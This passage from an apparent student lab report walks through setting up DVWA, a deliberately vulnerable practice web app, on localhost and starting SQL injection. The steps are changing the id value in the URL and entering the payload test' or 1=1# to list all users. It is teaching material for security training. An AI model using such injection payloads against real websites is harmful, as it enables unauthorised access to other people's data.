


Figure 14: Login to DVWA

After logging into your credentials, this DVWA website opens up.




Figure 15: DVWA website

3.2.8. Setting DVWA security low.

Firstly, after you get inside the website of DVWA, you click on the DVWA security. There you can see options for the level of security you want in that web application. Set that option to “Low” and “Submit”.




Figure 16: Setting the DVWA security to low.

The figure below is how the dialog box appears when setting security to low is successful.




Figure 17: DVWA security is successfully set to low.

3.2.9. Creating/resetting database.

After setting the security level to low, since this is our first-time logging in to this website, we have to create or reset the database. For that, you need to click on “Setup/Reset DB” which is highlighted in the picture below.




Figure 18: Setting up database.

Now, go to the bottom of the page, you will see an option of “Create/Reset Database”. Click on that option and the database will be created successfully.




Figure 19: Database is created successfully.

3.2.10. Starting the SQL Injection

Now, let us move further with the SQL injections after all, our setups are all done.

Now, let us move further with the SQL injections, after all, our setups are all done. Click on the “SQL Injection” label box which is shown as highlighted in the picture below.




Figure 20: Moving to the SQL Injection

After you go to the SQL Injection page, you will see a button that says, “View Source”. We click on that button. There we can now view the SQL query used in the database of the website. This particular query line is the vulnerable line of the code.




Figure 21: Viewing source of SQL Injection.

I copied the vulnerable query on my notes to help myself for the further query manipulation.




Figure 22: Query note.

3.2.11. Inputting credentials in SQL Injection

As shown in the picture below, we input a User ID, for example, 1 and the application returned the User ID, first name and surname.




Figure 23: Inputting User ID in the application.

Now, as we can see, in the URL itself, there is a segment where after submitting a user ID, the ID number shows up in the link as, "id=1".

<http://127.0.0.1:42001/vulnerabilities/sqli/?id=1&Submit=Submit#>

Figure 24: Vulnerable URL

This part of the URL is also vulnerable. If we change that variable from 1 to 4, the input information changes as shown in the given picture. This is one of the way we can access to information by exploiting the URL.




Figure 25: URL manipulation

Although, this web application only has maximum numbers of 5 user IDs, that is why only from User ID 1 to 5 can only be accessed.

3.2.12. Concatenation Attack

Now, we would like to enter an input in the user ID field that is, “test’ or 1=1#”. This will now concatenate the first part of the SQL query i.e; *SELECT first_name, last_name*

Command: test’ or 1=1#




Figure 26: Concatenate attack command.

As shown in the picture below, the query will display all the records that are true or false, the first parameter test' will not be equal to the user in the database which is equal to false, which is why the information listed for the first ID isn't accurate. But, for the second part which is 1 = 1 is always true. The hash sign comments out any SQL code or error, and the query that executes in the database looks like this. Therefore, this command returns all of the users in the database.




Figure 27: Concatenate attack output.

3.2.13. Manipulating the version of the database.

Now, to know the version of the database, we use the following command.

